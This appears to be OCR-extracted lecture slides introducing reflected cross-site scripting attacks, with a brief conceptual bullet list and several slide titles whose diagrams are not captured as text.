
Reflected XSS Attacks

- Exploits a server-side web application vulnerability
  - Enforces the web application to echo an attack script
- Now, the attacker can control any HTML elements via DOM interface
  - Think about reflected XSS attacks on bank, medical record managements, and mail sites


Recap: Search Engine Example




Reflected XSS Attacks – Scenario




Reflected XSS Attacks – Scenario



